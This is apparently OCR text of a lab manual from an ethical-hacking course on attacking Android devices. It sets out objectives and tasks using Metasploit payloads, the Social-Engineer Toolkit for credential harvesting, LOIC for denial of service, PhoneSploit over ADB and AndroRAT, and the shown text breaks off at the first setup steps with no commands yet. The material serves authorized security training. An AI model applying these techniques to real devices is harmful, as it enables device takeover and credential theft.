Module 17: Hacking Mobile Platforms

Scenario

With the advancement of mobile technology, mobility has become a key feature of Internet usage. People's lifestyles are becoming increasingly reliant on smartphones and tablets. Mobile devices are replacing desktops and laptops, as they enable users to access email, the Internet, and GPS navigation, and to store critical data such as contact lists, passwords, calendars, and login credentials. In addition, recent developments in mobile commerce have enabled users to perform transactions on their smartphones such as purchasing goods and applications over wireless networks, redeeming coupons and tickets, and banking.

Most mobile devices come with options to send and receive text or email messages, as well as download applications via the Internet. Although these functions are technological advances, hackers continue to use them for malicious purposes. For example, they may send malformed APKs (application package files) or URLs to individuals to entice victims to click on or even install them, and so grant the attackers access to users' login credentials, or whole or partial control of their devices.

Mobile security is becoming more challenging with the emergence of complex attacks that utilize multiple attack vectors to compromise mobile devices. These security threats can lead to critical data, money, and other information being stolen from mobile users and may also damage the reputation of mobile networks and organizations. The belief that surfing the Internet on mobile devices is safe causes many users to not enable their devices' security software. The popularity of smartphones and their moderately lax security have made them attractive and more valuable targets to attackers.

As an expert ethical hacker or penetration tester, you should first test the mobile platform used by your organization for various vulnerabilities; then, using this information, you should secure it from possible attacks.

In this lab, you will obtain hands-on experience with various techniques of launching attacks on mobile platforms, which will help you to audit their security.

Objective

The objective of the lab is to carry out mobile platform hacking and other tasks that include, but are not limited to:

- Exploit the vulnerabilities in an Android device
- Obtain users' credentials
- Hack Android device with a malicious application
- Use an Android device to launch a DoS attack on a target
- Exploit an Android device through ADB
- Perform a security assessment on an Android device

Overview of Hacking Mobile Platforms

At present, smartphones are widely used for both business and personal purposes. Thus, they are a treasure trove for attackers looking to steal corporate or personal data. Security threats to mobile devices have increased with the growth of Internet connectivity, use of business and other applications, various methods of communication available, etc. Apart from certain security threats that are specific to them, mobile devices are also susceptible to many other threats that are applicable to desktop and laptop computers, web applications, and networks.

Nowadays, smartphones offer broad Internet and network connectivity via varying channels such as 3G/4G/5G, Bluetooth, Wi-Fi, or wired computer connections. Security threats may arise while transmitting data at different points along these various paths.

Lab Tasks

Ethical hackers or penetration testers use numerous tools and techniques to attack target mobile devices. The recommended labs that will assist you in learning various mobile attack techniques include:

1. Hack android devices
    - Hack an Android device by creating binary payloads using Parrot Security
    - Harvest users' credentials using the Social-Engineer Toolkit
    - Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
    - Exploit the Android platform through ADB using PhoneSploit
    - Hack an Android device by creating APK file using AndroRAT
2. Secure Android Devices using Various Android Security Tools

- Analyze a malicious app using online Android analyzers
- Secure Android devices from malicious apps using Malwarebytes Security

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Lab 1: Hack Android Devices

Lab Scenario

The number of people using smartphones and tablets is on the rise, as these devices support a wide range of functionalities. Android is the most popular mobile OS, because it is a platform open to all applications. Like other OSes, Android has its vulnerabilities, and not all Android users install patches to keep OS software and apps up to date and secure. This casualness enables attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

Owing to the extensive usage and implementation of bring your own device (BYOD) policies in organizations, mobile devices have become a prime target for attacks. Attackers scan these devices for vulnerabilities. These attacks can involve the device and the network layer, the data center, or a combination of these.

As a professional ethical hacker or pen tester, you should be familiar with all the hacking tools, exploits, and payloads to perform various tests mobile devices connected to a network to assess its security infrastructure.

In this lab, we will use various tools and techniques to hack the target mobile device.

Lab Objectives

- Hack an Android device by creating binary payloads using Parrot Security
- Harvest users' credentials using the Social-Engineer Toolkit
- Launch a DoS attack on a target machine using Low Orbit Ion Cannon (LOIC) on the Android mobile platform
- Exploit the Android platform through ADB using PhoneSploit
- Hack an Android device by creating APK file using AndroRAT

Overview of Hacking Android Platforms

Android is a software environment developed by Google for mobile devices. It includes an OS, a middleware, and key applications. Its Linux-based OS is designed especially for portable devices such as smartphones and tablets. Android has a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer [HAL], and Linux kernel) and five layers.


Owing to the increase in the number of users with Android devices, they have become the primary targets for hackers. Attackers use various Android hacking tools to discover vulnerabilities in the platform, and then exploit them to carry out attacks such as DoS, Man-in-the-Disk, and Spear phone attacks.

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

Attackers use various tools such as Metasploit to create binary payloads, which are sent to the target system to gain control over it. The Metasploit Framework is a Ruby-based, modular penetration testing platform that enables you to write, test, and execute exploit code. It contains a suite of tools that you can use to test security vulnerabilities, enumerate networks, execute attacks, and evade detection. Meterpreter is a Metasploit attack payload that provides an interactive shell that can be used to explore target machines and execute code.

In this task, we will use Metasploit to create a binary payload in Parrot Security to hack an Android device.


1. By default, the **Parrot Security** machine is selected.




2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.



3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.

